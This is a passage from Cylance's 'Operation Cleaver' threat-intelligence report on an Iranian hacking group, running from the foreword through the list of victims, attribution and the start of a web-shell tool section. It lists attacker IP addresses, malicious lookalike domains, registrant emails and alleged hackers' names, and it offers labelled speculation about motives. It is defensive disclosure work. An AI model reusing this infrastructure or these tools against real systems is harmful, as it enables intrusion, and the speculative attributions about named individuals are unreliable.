



CYLANCE

#OPCLEAVER

OPERATION CLEAVER



"Iran should be considered a first-tier cyber power."

Gabi Siboni

Israel Institute for National Security Studies cybersecurity expert

"Iran has rapidly gained near parity with the Chinese but may be closer to the Russians in terms of swagger."

Retired Admiral William J. Fallon

Former Commander CENTCOM

"Global critical infrastructure organizations need to take this threat seriously. The Iranian adversary is real and they're coming, if not already here."

Mark Weatherford

Former Deputy Under Secretary for Cybersecurity at the US Department of Homeland Security

"Yes, China and one or two others can shut down our power grids."

Admiral Michael Rogers

Director of the National Security Agency and head of US Cyber Command

"The world has combated cyber threats by doing the same thing over and over again ... It's the definition of insanity."

Jeff Moss

Co-Chair DHS Community Resiliency Task Force, Founder of DEFCON and BlackHat

سکوت جواب می دهد

Jalal ad-Din Muhammad Rumi

13th Century Persian poet, jurist, theologian and Sufi mystic

English translation: "Silence gives answers."

PREVENTION IS EVERYTHING

A personal note from Cylance, CEO Stuart McClure

On February 24, 1989, United Flight 811 left Honolulu, Hawaii, on its way to Auckland, New Zealand, with 364 souls on board. Somewhere between 23,000 and 24,000 feet an enormous explosion ejected nine passengers into the dark void over the Pacific Ocean.¹ This aviation disaster was later determined to have been caused by a simple design flaw combined with the lack of corrective action. Boeing and the FAA had known about this problem for over one year prior to the accident. The result: nine people lost their lives. The other 337 passengers plus 18 crew members who survived, live with the memory every day; all of it due to a **highly preventable** design flaw. As a 19-year-old young adult, I was grateful to have survived but I had no idea how that single event would impact my future in such a profound way. ***Much of my passion for cybersecurity can be directly attributed to that fateful day.***

The United Flight 811 accident proves just how important it is to detect flaws before tragedy strikes. Preventable disasters like this are what motivates the Cylance team to create a safer world. We do everything we can to uncover the flaws in technologies before they damage the physical or cyber world. Our mission is simple: to protect the world. This report is an attempt to deliver on that mission.

After tracking hackers both personally and professionally for more than 26 years, there is no doubt in my mind that the release of the information contained in the Operation Cleaver report is vital to the security of the world's critical infrastructure.

The focus of the Operation Cleaver report is on one particular Iranian team we've dubbed Tarh Andishan, the infrastructure they utilize, as well as their tactics, techniques and procedures. Roughly translated, "Trah Andishan" means "thinkers" or "innovators". This team displays an evolved skillset and uses a complex infrastructure to perform attacks of espionage, theft, and the potential destruction of control systems and networks. While our investigation is ongoing, and we presently have limited visibility inside many of the compromised networks, Cylance observed Tarh Andishan actively targeting, attacking, and compromising more than 50 victims since at least 2012.

Cylance is committed to responsible disclosure and has refrained from exaggeration and embellishment in this report, limiting our content to only that which can be definitively confirmed. However, we have speculated on the possible motivations behind these attacks, given our deep knowledge and understanding of the cyber landscape.

We have made every effort to notify all affected entities prior to publishing this report. Additionally, all personally identifiable information about the members of Operation Cleaver has been withheld. We don't care who the adversary is, where they work or reside, who they're dating or what party photos they upload to Facebook – all we care about is preventing campaigns like Operation Cleaver from negatively affecting the real world.

This report is for the world's cyber defenders – never give up!

Sincerely,



Stuart McClure
CEO/President
Cylance, Inc.

OPERATION CLEAVER



TABLE OF CONTENTS

Executive Summary	5
Background	6
Why the name “Cleaver”?	8
Why Expose Iran Now?	8
Critical Discoveries	9
Targets & Victims	12
Attribution	17
<i>Attacker IP Addresses</i>	18
<i>Attacker Domains</i>	19
<i>Tools & Software</i>	20
<i>Tarh Andishan</i>	24
<i>Members</i>	26
<i>Teams</i>	30
Tactics, Techniques & Procedures (TTPs)	31
<i>Initial Compromise</i>	32
<i>Privilege Escalation & Pivoting</i>	36
<i>Exfiltration</i>	41
<i>Persistence</i>	47
Mitigation	60
Speculation: The Why	62
Conclusion	65
References	67
About Cylance	68
Cylance Products	69
Cylance Services	70
Acknowledgments	71
The Operation Cleaver Logo	72
Appendix A: Indicators of Compromise (IOC)	73

EXECUTIVE SUMMARY

Since at least 2012, Iranian actors have directly attacked, established persistence in, and extracted highly sensitive materials from the networks of government agencies and major critical infrastructure companies in the following countries:

Canada, China, England, France, Germany, India, Israel, Kuwait, Mexico, Pakistan, Qatar, Saudi Arabia, South Korea, Turkey, United Arab Emirates, and the United States.

Iran is the new China.

Operation Cleaver has, over the past several years, conducted a significant global surveillance and infiltration campaign. To date it has successfully evaded detection by existing security technologies. The group is believed to work from Tehran, Iran, although auxiliary team members were identified in other locations including the Netherlands, Canada, and the UK. The group successfully leveraged both publicly available, and customized tools to attack and compromise targets around the globe. The targets include military, oil and gas, energy and utilities, transportation, airlines, airports, hospitals, telecommunications, technology, education, aerospace, Defense Industrial Base (DIB), chemical companies, and governments.

During intense intelligence gathering over the last 24 months, we observed the technical capabilities of the Operation Cleaver team rapidly evolve faster than any previously observed Iranian effort. As Iran's cyber warfare capabilities continue to morph,² the probability of an attack that could impact the physical world at a national or global level is rapidly increasing.³ Their capabilities have advanced beyond simple website defacements, Distributed Denial of Service (DDoS) attacks, and *Hacking Exposed* style techniques.

With minimal separation between private companies and the Iranian government, their *modus operandi* seems clear: blur the line between legitimate engineering companies and state-sponsored cyber hacking teams to establish a foothold in the world's critical infrastructure.

Iran's rising expertise, along with their choice of victims, has compelled us to release this report sooner than we would have liked in order to expose Operation Cleaver to the world. The evidence and indicators of compromise we provide in this report will allow potentially unaware victims to detect and eliminate Cleaver's incursions into their networks.

OPERATION CLEAVER



BACKGROUND

Iran has been severely impacted by debilitating and extremely advanced malware campaigns since at least 2009. Famous examples of these efforts include industrial sabotage via Stuxnet (2009 - 2010), and espionage with Duqu (2009 - 2011) as well as Flame (2012). These campaigns have targeted Iran's nuclear program, and oil and gas operations. Stuxnet was an eye-opening event for Iranian authorities, exposing them to the world of physical destruction via electronic means.

Hacking campaigns sourced out of Iran are nothing new. Since the early 2000's, the information security industry as a whole has tracked teams like the Iranian Cyber Army, which mainly focuses on patriotic hacking (website defacements). After the release of Stuxnet, Iran's motivations appear to have shifted. Retaliation for Stuxnet began almost immediately in 2011 with campaigns like the certificate compromises of Comodo and DigiNotar. These attacks served as a warning, showcasing the rapid evolution of Iran's hacking skills.

A major retaliation came in the form of 2012's Shamoon campaign, which impacted RasGas and Saudi Aramco. It's estimated that Shamoon impacted over 30,000 computer endpoints and cost the affected companies tens-of-thousands of hours recovering from the attacks. The direct financial impact from this retaliation and amount of downtime experienced were staggering. Shamoon was truly a watershed event for security defenders. It was the first glimpse into the real capability and intention of Iranian cyber operations. **We see the same motivation and intent here in Operation Cleaver: establishing a beachhead for cyber sabotage.**

We saw further Iranian backlash in late 2012 and early 2013 in the form of Operation Ababil's Distributed Denial of Service (DDoS) attacks against US banks. These attacks were debilitating and impacted the availability of online banking services. Yet more backlash was witnessed with FireEye's exposure of Operation Saffron Rose, an espionage campaign executed by the Ajax Security Team in 2014. In May 2014, evidence emerged of a highly targeted waterhole attack that leveraged social media, dubbed Operation Newscaster, which was uncovered by iSight Partners.

In June 2013, Israeli Prime Minister Benjamin Netanyahu accused Iran of carrying out "non-stop" attacks on "[Israel's] vital national systems" including "water, power and banking"⁴. The following September of 2013, the Wall Street Journal accused Iran of hacking into unclassified U.S. Navy computers in San Diego's NMCI (Navy Marine Corp Intranet),⁵ which we can confirm was part of Operation Cleaver.

While previously reported operations attributed to Iran have largely focused on Defense Industrial Base (DIB) companies, the United States Federal Government, or targets in Middle Eastern countries, Operation Cleaver has instead focused on a wide array of targets, including energy producers and utilities, commercial airlines and airports, military intelligence, aerospace, hospitals, and even universities – with only ten of the targets based in the United States. Such broad targeting demonstrates to the world that Iran is no longer content to retaliate against the US and Israel alone. They have bigger intentions: to position themselves to impact critical infrastructure globally.




Figure 1: The sequence of major Iran-centric attacks; either as victims (left) or attackers (right).

OPERATION CLEAVER



WHY THE NAME CLEAVER?

The string `cleaver` is found several times in a variety of custom software used in Operation Cleaver, including:

- 1** Numerous references inside the namespaces of their custom bot code codenamed TinyZBot, e.g.:

```
e:\projects\cleaver\trunk\zhoupin_cleaver\obj\x86\release\netscp.pdb
```

- 2** PDBs associated with the hacker name “Jimbp”, e.g.:

```
c:\users\jimbp\desktop\binder_1 - for cleaver\binder_1\obj\x86\release\setup.pdb
```

- 3** PDBs associated with the keystroke loggers, artifacts, and numerous other tools, e.g.:

```
e:\Projects\Cleaver\trunk\MainModule\obj\Release\MainModule.pdb
```

WHY EXPOSE IRAN NOW?

We believe our visibility into this campaign represents only a **fraction** of Operation Cleaver’s full scope. We believe that if the operation is left to continue unabated, it is only a matter of time before the world’s physical safety is impacted by it. While the disclosure of this information will be a detriment to our ability to track the activity of this group, it will allow the security industry as a whole to defend against this threat. As such, we are exposing this cyber campaign early in an attempt to minimize additional real-world impact and prevent further victimization.

CRITICAL DISCOVERIES



#OPCLEAVER

OPERATION **CLEAVER**



CRITICAL DISCOVERIES

Iranian Actors Are Behind Operation Cleaver

- Persian hacker names are used throughout the campaign including: Salman Ghazikhani, Bahman Mohebbi, Kaj, Parviz, Alireza, and numerous others.
 - Numerous domains used in the campaign were registered in Iran.
 - Infrastructure leveraged in the attack was registered in Iran to the corporate entity Tarh Andishan, which translates to “invention” or “innovation” in Farsi.
 - Source netblocks and ASNs are registered to Iran.
 - Hacker tools warn when their external IP address traces back to Iran.
 - The infrastructure is hosted through Netafraz.com, an Iranian provider out of Isfahan, Iran.
 - The infrastructure utilized in the campaign is too significant to be a lone individual or a small group. We believe this work was sponsored by Iran.

Operation Cleaver Targets Critical Infrastructure Around the World

- US Military targets including NMCI in October 2013.⁵ Confirmed targeting of global government entities.
 - Networks and systems targeted in critical industries like energy and utilities, oil and gas, and chemical companies.
 - Assets (both cyber and physical) and logistics information were compromised at major airline operators, airports, and transportation companies.
 - Various global telecommunications, technology, healthcare, aerospace, and defense companies were breached as part of the operation.
 - Confidential critical infrastructure documents were harvested from major educational institutions around the world.

Iran's Cyber Hacking Skills Have Evolved

- Initial compromise techniques include SQL injection, web attacks, and creative deception-based attacks – all of which have been implemented in the past by Chinese and Russian hacking teams.
 - Pivoting and exploitation techniques leveraged existing public exploits for MS08-067 and Windows privilege escalations, and were coupled with automated, worm-like propagation mechanisms.
 - Customized private tools with functions that include ARP poisoning, encryption, credential dumping, ASP.NET shells, web backdoors, process enumeration, WMI querying, HTTP and SMB communications, network interface sniffing, and keystroke logging.
 - The ability to build customized tools to compromise any target they choose.

Indicators of Compromise (IOC)

- Private signing certificates of one victim were captured allowing the Operation Cleaver team to compromise the entirety of their organization.
- Over the past two years, Cylance has collected over 8GB of data including over 80,000 files of exfiltrated data, hacker tools, victim logs, and highly sensitive reconnaissance data.
- Data from sinkholed command and control servers has allowed us to track this active campaign.
- Cylance is releasing more than 150 IOCs and samples associated with the Cleaver campaign to empower the security community to detect existing compromises in their own organizations, as well as potentially block future attacks from these teams.

Speculation

- This campaign continues Iran's retaliation for Stuxnet, Duqu, and Flame.
- This is a state-sponsored campaign.
- There is a possibility that this campaign could affect airline passenger safety.
- This campaign's intentions may be to damage Industrial Control Systems (ICS), Supervisory Control and Data Acquisition (SCADA) systems, and impact Critical Infrastructure and Key Resources (CIKR).
- This campaign could be a way to demonstrate Iran's cyber capabilities for additional geopolitical leverage, due to the breadth and depth of their global targets.
- There is an intense focus on CIKR companies in South Korea, which could give Iran additional clout in their burgeoning partnership with North Korea. In September 2012, Iran signed an extensive agreement for technology cooperation agreement with North Korea, which would allow for collaboration on various efforts including IT and security.⁶
- Iran is recruiting from within the universities and potentially using 'hackers for hire'.⁷

TARGETS & VICTIMS



#OPCLEAVER

TARGETS & VICTIMS

The Cleaver team targets some of the most sensitive global critical infrastructure companies in the world, including military, oil and gas, airlines, airports, energy producers, utilities, transportation, healthcare, telecommunications, technology, manufacturing, education, aerospace, Defense Industrial Base (DIB), chemical companies and governments. Countries impacted include Canada, China, England, France, Germany, India, Israel, Kuwait, Mexico, Pakistan, Qatar, Saudi Arabia, South Korea, Turkey, United Arab Emirates, and the US.

The following is a breakdown by country of which industries were targeted and/or victimized:

Canada

- Energy & Utilities
- Oil & Gas
- Hospitals

China

- Aerospace

England

- Education

France

- Oil & Gas

Germany

- Telecommunications

India

- Education

Israel

- Aerospace
- Education

Kuwait

- Oil & Gas
- Telecommunications

Mexico

- Oil & Gas

Pakistan

- Airports
- Hospitals
- Technology
- Airlines

Qatar

- Oil & Gas
- Government
- Airlines

Saudi Arabia

- Oil & Gas
- Airports

South Korea

- Airports
- Airlines
- Education
- Technology
- Heavy Manufacturing

Turkey

- Oil & Gas

United Arab Emirates

- Government
- Airlines

United States

- Airlines
- Education
- Chemicals
- Transportation
- Energy & Utilities
- Military/Government
- Defense Industrial Base



OPERATION CLEAVER

Cleaver's level of access into each organization varied greatly, including completely compromised systems and networks, Active Directory domain controllers and credentials, compromised data repositories and stolen VPN credentials.

Compromised systems include Microsoft Windows web servers running IIS and ColdFusion, Apache with PHP, many variants of Microsoft Windows desktops and servers, and Linux servers. Compromised network infrastructure included Cisco VPNs as well as Cisco switches and routers. Unlike Stuxnet, no exotic exploitations (such as 0-days) were observed.




Within our investigation, we had no direct evidence of a successful compromise of specific Industrial Control Systems (ICS) or Supervisory Control and Data Acquisition (SCADA) networks, but Cleaver did exfiltrate extremely sensitive data from many critical infrastructure companies allowing them to directly affect the systems they run. This data could enable them, or affiliated organizations, to target and potentially sabotage ICS and SCADA environments with ease.

We discovered over 50 victims in our investigation, distributed around the globe. Ten of these victims are headquartered in the US and include a major airline, a medical university, an energy company specializing in natural gas production, an automobile manufacturer, a large defense contractor, and a major military installation. The four targets in Israel and the five targets in Pakistan are comprised of education, aerospace, airports, airlines, healthcare and technology. Further victims were identified in numerous Middle Eastern countries as well as ones in Northern Europe including the UK, France, and Germany. Central America was not immune either with a large oil and gas company on the list. In fact, oil and gas was a particular focal point for the Cleaver team, going after no less than nine of these companies around the world.

Universities were targeted in the US, India, Israel, and South Korea. The attackers targeted research efforts, student information, student housing, and financial aid systems. They had a penchant for pictures, passports, and any specific identifying information.

Perhaps the most bone-chilling evidence we collected in this campaign was the targeting and compromise of transportation networks and systems such as airlines and airports in South Korea, Saudi Arabia and Pakistan. The level of access seemed ubiquitous: Active Directory domains were fully compromised, along with entire Cisco Edge switches, routers, and internal networking infrastructure. Fully compromised VPN credentials meant their entire remote access infrastructure and supply chain was under the control of the Cleaver team, allowing permanent persistence under compromised credentials. They achieved complete access to airport gates and their security control systems, potentially allowing them to spoof gate credentials. They gained access to PayPal and Go Daddy credentials allowing them to make fraudulent purchases and allowed unfettered access to the victim's domains. We witnessed a shocking amount of access into the deepest parts of these companies and the airports in which they operate.

COUNTRIES TARGETED



TARGET LOCATIONS

- | | | |
|---------------------------------|------------------------------------|---|
| 1. Canada - Calgary | 13. Mexico - Mexico City | 25. UAE - Abu Dhabi |
| 2. Canada - Hamilton | 14. Pakistan - Karachi (2) | 26. UAE - Al Garhoud |
| 3. China - Beijing | 15. Pakistan - Lahore | 27. USA - California - Los Angeles (2) |
| 4. England - Oxford | 16. Pakistan - Multan | 28. USA - California - San Diego |
| 5. France - Paris | 17. Pakistan - Peshawar | 29. USA - California - San Jose |
| 6. Germany - Dusseldorf | 18. Qatar - Doha (4) | 30. USA - Michigan - Dearborn |
| 7. Germany - Frankfurt | 19. Saudi Arabia - Dhahran | 31. USA - Texas - Houston (2) |
| 8. India - New Delhi (2) | 20. Saudi Arabia - Jeddah | 32. USA - Texas - Fort Worth |
| 9. Israel - Haifa (3) | 21. South Korea - Incheon | 33. USA - Texas - Southlake |
| 10. Israel - Rehovot | 22. South Korea - Goyang-si | 34. USA - Virginia - Fairfax |
| 11. Kuwait - Ahmadi | 23. South Korea - Seoul (7) | 35. USA - Virginia - McLean |
| 12. Kuwait - Kuwait City | 24. Turkey - Antalya | |

Figure 2: Geographic distribution of victims, as determined by the global headquarters of the parent company or organization breached.

OPERATION CLEAVER



INDUSTRIES TARGETED




Figure 3: Number of Cleaver victims by the level of access obtained as well as the level of critical impact potential.

ATTRIBUTION



#OPCLEAVER

OPERATION CLEAVER



ATTRIBUTION

Despite today's trend toward attacker attribution, we believe it offers little real benefit to the day-to-day cyber defender. However, in this report we offer our observations on the sources of Operation Cleaver in order to benefit those that rely on attribution such as Law Enforcement.

Operation Cleaver is believed to consist of at least 20 hackers and developers, collaborating on projects and missions to support Iranian interests. Many of the targets were predominately English-speaking and a majority of the team members were capable of reading and writing in English. We present evidence that this team is operating, at least in part, out of Iran and in the interests of Iran. The skills and behavior of the Operation Cleaver teams are consistent with, and in one case surpasses, Iran's cyber capabilities as we know them today.

For a complete list of IPs and domains related to this campaign, please refer to the [Indicators of Compromise](#) section.



Figure 4: The logo of the Army of the Guardians of the Islamic Revolution, also known as the Islamic Revolutionary Guard Corps (IRGC).

ATTACKER IP ADDRESSES

Over the course of multiple incident response engagements related to Operation Cleaver, we were able to identify a small set of IP addresses which were commonly used during the initial stages of an attack.

The IP address 78.109.194.114 served as a source for one of the primary attackers. They were observed conducting SQL injections, controlling backdoors, as well as exfiltrating information using this address, and the address appears in multiple software configurations recovered from staging servers over a period of time.

GeoIP Location: Iran
Net block: 78.109.194.96 – 78.109.194.127
Owner: Tarh Andishan
Email: tarh.andishan(at)yahoo.com
Phone: +98-21-22496658
NIC-Handle: TAR1973-RIPE

This IP address was also observed in multiple software configurations. This particular net block was used over an extended period of time, indicating these were under the Cleaver team's physical control. Additionally, prior netblocks used by the same team demonstrated to us that this wasn't simply a case of proxying or "island hopping". For more information see the [Tah Andishan](#) section of this report.

The IP address 159.253.144.209 was a source for a secondary attacker in various compromises. They were observed conducting SQL injection attacks. While this IP was registered in the Netherlands, we believe they used Softlayer's Citrix demo environment to launch these attacks which is consistent with proxying or "island hopping".

GeoIP Location: Netherlands

Net block: 159.253.144.208 - 159.253.144.223

ASN: Softlayer Technologies, Inc.

IP Location: Netherlands, Amsterdam with Iranian sourcing.

ATTACKER DOMAINS

A number of Cleaver's attack methods require a persistent server. In many cases, these servers were referenced by domain names. The following malicious domains are operated by this organization and are grouped by the registrant's email address.

[davejsmith200\(at\)outlook.com](mailto:davejsmith200(at)outlook.com)

- Teledyne-Jobs.com
- DownloadsServers.com
- NorthropGrumman.net
- MicrosoftMiddleAst.com

[salman.ghazikhani\(at\)outlook.com](mailto:salman.ghazikhani(at)outlook.com)

- Doosan-Job.com

[btr.8624\(at\)yahoo.com](mailto:btr.8624(at)yahoo.com)

- GoogleProductUpdate.net
- WindowsCentralUpdate.com
- WindowsUpdateServer.com
- DriverCenterUpdate.com

[azlinux73\(at\)gmail.com](mailto:azlinux73(at)gmail.com)

- MicrosoftServerUpdate.com
- WindowsSecurityUpdate.com
- WindowsServerUpdate.com

[domain\(at\)netafraz.com](mailto:domain(at)netafraz.com)

- EasyResumeCreatorPro.com
- MicrosoftWindowsResources.com

[msnhst\(at\)microsoft.com](mailto:msnhst(at)microsoft.com)

- MicrosoftWindowsUpdate.net

As is typical with malicious domains, the Whois data for most of these domains contained falsified information.

We managed to obtain a large collection of the internally developed tools used by the Cleaver team, many of which were developed by its members. Due to operational security failures, these tools contain information that provided us insight into their organization and operations.



TOOLS & SOFTWARE

Shell Creator 2

In the tool named Shell Creator 2, there are three main components. The creator generates an ASPX web shell using user input as well as a collection of templates. The web shell could then be installed via `xp_cmdshell`, or any other method which would grant the attacker write access. The web shell is accessible by the shell client directly.

